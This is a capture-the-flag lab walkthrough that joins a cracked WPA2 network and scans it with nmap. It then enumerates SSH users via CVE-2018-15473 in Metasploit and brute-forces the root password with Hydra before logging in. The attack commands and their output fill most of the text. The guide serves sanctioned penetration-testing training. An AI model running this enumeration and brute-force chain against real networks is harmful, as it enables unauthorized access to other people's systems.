rootsh3ll Labs

WPA2 Network Exploitation

Objective

A company, rootsh3ll Labs, wants you to perform a penetration test on their wireless network.

Your aim is to find a vulnerability in the wireless network and report the details to the administrator via **Verify Flags** section above.

De-authenticate any, or all, client(s) connected to the ESSID: **rootsh3ll Labs**. Capture the 4-way handshake and crack the WPA2 key.

Once you manage to crack the network key, verify its authenticity by connecting to the target access point: "rootsh3ll Labs".

After successful connection, scan the network devices for potential vulnerabilities, exploit them and report the device's root password to the administrator via **Verify Flags** section.
You can use Metasploit to exploit the vulnerability, rather than downloading the custom exploit.

TABLE OF CONTENTS

Skip to Step 1 - Connect to Target Network >>

NOTE

This lab is an extension of the Lab 1 - WPA2 Personal Cracking. Attacks in this exercise are performed on the same network cracked in Lab 1. Use the wireless credentials you recovered in the previous lab to connect to the target network and start scanning.

To keep the process simple, use the commands in Step 1 below to connect to the target AP: rootsh3ll Labs.

Or follow solution guide in lab 1, if you haven’t completed it already.

Step 1 - Connect to Target Network

Create configuration file for wpa_supplicant to connect to target access point.

```
$ wpa_passphrase "rootsh3ll Labs" YOUR_CRACKED_PASSPHRASE  > wpa.conf
$ cat wpa.conf
```

```
network={
        ssid="rootsh3ll Labs"
       #psk="YOUR_CRACKED_PASSPHRASE"
        psk=16e39e2f3fce6d3152439749781f3f93e9dbe7cc553579cf6a3e1574cb5df3bf
}
```

Run wpa_supplicant in foreground with wpa.conf and run dhclient on wlan0 in new Terminal.

```
wpa_supplicant -D nl80211 -i wlan0 -c wpa.conf
```

On successful association with the AP, wpa_supplicant must show **CTRL-EVENT-CONNECTED** state in the console output. See the sample output below

```
wlan0: SME: Trying to authenticate with 06:5f:13:a1:17:4a (SSID='rootsh3ll Labs' freq=2437 MHz)
wlan0: Trying to associate with 06:5f:13:a1:17:4a (SSID='rootsh3ll Labs' freq=2437 MHz)
wlan0: Associated with 06:5f:13:a1:17:4a
wlan0: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan0: WPA: Key negotiation completed with 06:5f:13:a1:17:4a [PTK=CCMP GTK=CCMP]
wlan0: CTRL-EVENT-CONNECTED - Connection to 06:5f:13:a1:17:4a completed [id=0 id_str=]
```

If the console output reports an error, try killing a running instance of wpa_supplicant: *pkill wpa_supplicant* and retry.

Request IP address on wlan0

```
dhclient wlan0 &
```

Verify IP level connectivity using *ifconfig*

```
ifconfig wlan0
```

```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.236  netmask 255.255.255.0  broadcast 10.0.0.255
        ether 02:00:00:00:00:00  txqueuelen 1000  (Ethernet)
        RX packets 9063  bytes 491610 (480.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11093  bytes 812384 (793.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 2 - Scan the Subnet

DHCP request succeeded and resulted in a Class-A (10.x.x.x) IP address to wlan0.

Note the subnet mask in the ifconfig output. 255.255.255.0
Although it's a class-A IP address, the network IP range is 10.0.0.1-10.0.0.255 as suggested by the 0 in the subnet mask.

Use nmap to scan 10.0.0.1-10.0.0.255 using /24 range

```
nmap -T5 -sS -sV 10.0.0.236/24
```

```
Nmap scan report for 10.0.0.34
Host is up (0.000030s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
MAC Address: 2E:A8:39:55:B1:6B (Unknown)
```

As nmap scan suggests, we have an openSSH server running on the network on IP 10.0.0.34

Googling "openssh 7.7 exploit" results in CVE details: https://www.cvedetails.com/cve/CVE-2018-15473/

Acc. To **CVE 2018-15473**, openSSH version 7.7 is vulnerable to username enumeration attack. Which means we can enumerate valid usernames on the openSSH server without being authenticated.

This attack is very useful since overall duration for brute-forcing the SSH server would reduce exponentially if we simply know a valid username. This would prevent us from brute-forcing all the passwords on all the invalid usernames.

CVE Details page also suggests us a Metasploit module: ssh_enumusers available for use. Let's start msfconsole and use **ssh_enumusers** auxiliary module.

Start MsfConsole

```
msfconsole
```

Searching for *CVE 2018-15473* results in one auxiliary module.

```
> search CVE-2018-15473
```

```
Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Description
   -  ----                                 ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_enumusers                   normal  Yes    SSH Username 
Enumeration
```

Use the module and set options

```
msf5 > use auxiliary/scanner/ssh/ssh_enumusers
msf5 auxiliary(scanner/ssh/ssh_enumusers) > show options
```

```
Module options (auxiliary/scanner/ssh/ssh_enumusers):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CHECK_FALSE  false            no        Check for false positives (random username)
   Proxies                       no        A proxy chain of format type:host:port[...]
   RHOSTS                        yes       The target host(s), range CIDR identifier
   RPORT        22               yes       The target port
   THREADS      1                yes       The number of concurrent threads
   THRESHOLD    10               yes       Amt. of time needed before a user is considered found
   USERNAME                      no        Single username to test (username spray)
   USER_FILE                     no        File containing usernames, one per line


Auxiliary action:

   Name             Description
   ----             -----------
   Malformed Packet  Use a malformed packet
```

Set the remote host and a ssh username wordlist from the Desktop/wordlist/ directory

```
msf5 auxiliary(scanner/ssh/ssh_enumusers) > set rhosts 10.0.0.34
msf5 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE ~/Desktop/wordlist/ssh_username.txt
msf5 auxiliary(scanner/ssh/ssh_enumusers) > run
```

The auxiliary module results in a successful state and username "root" is found.

```
[+] 10.0.0.34:22 - SSH - User 'root' found
```

Step 3 - Crack Authentication Password

Now we have a valid username. Use Hydra to find a valid username:password combination for user root.

Use the ssh_pass.txt kept inside **~/Desktop/wordlist/** directory.

```
hydra -l root -P ~/Desktop/wordlist/ssh_pass.txt 10.0.0.34 ssh
```

```
[DATA] attacking ssh://10.0.0.34:22/
[22][ssh] host: 10.0.0.34   login: root   password: YOUR_CRACKED_SSH_PASSWORD
1 of 1 target successfully completed, 1 valid password found
```

Hydra successfully cracked the ssh key. Follow the steps above to recover your own key and connect to the victim machine using the valid password combination.

Step 4 - Gain Access to Victim Machine

Log into the ssh server to test the credential set recovered using Metasploit and Hydra.


```
ssh root@10.0.0.34
```

SSH Login shall succeed if hydra successfully completed. Try running a command to see if the victim returns an output

```
uname -a
```

Step 5 - Verify Flags

Go to **Verify Flags** section on the lab details page, enter the cracked WiFi password then hit Verify.


Mission Statement
Verify Flags
Solution
Enter Flag
Verify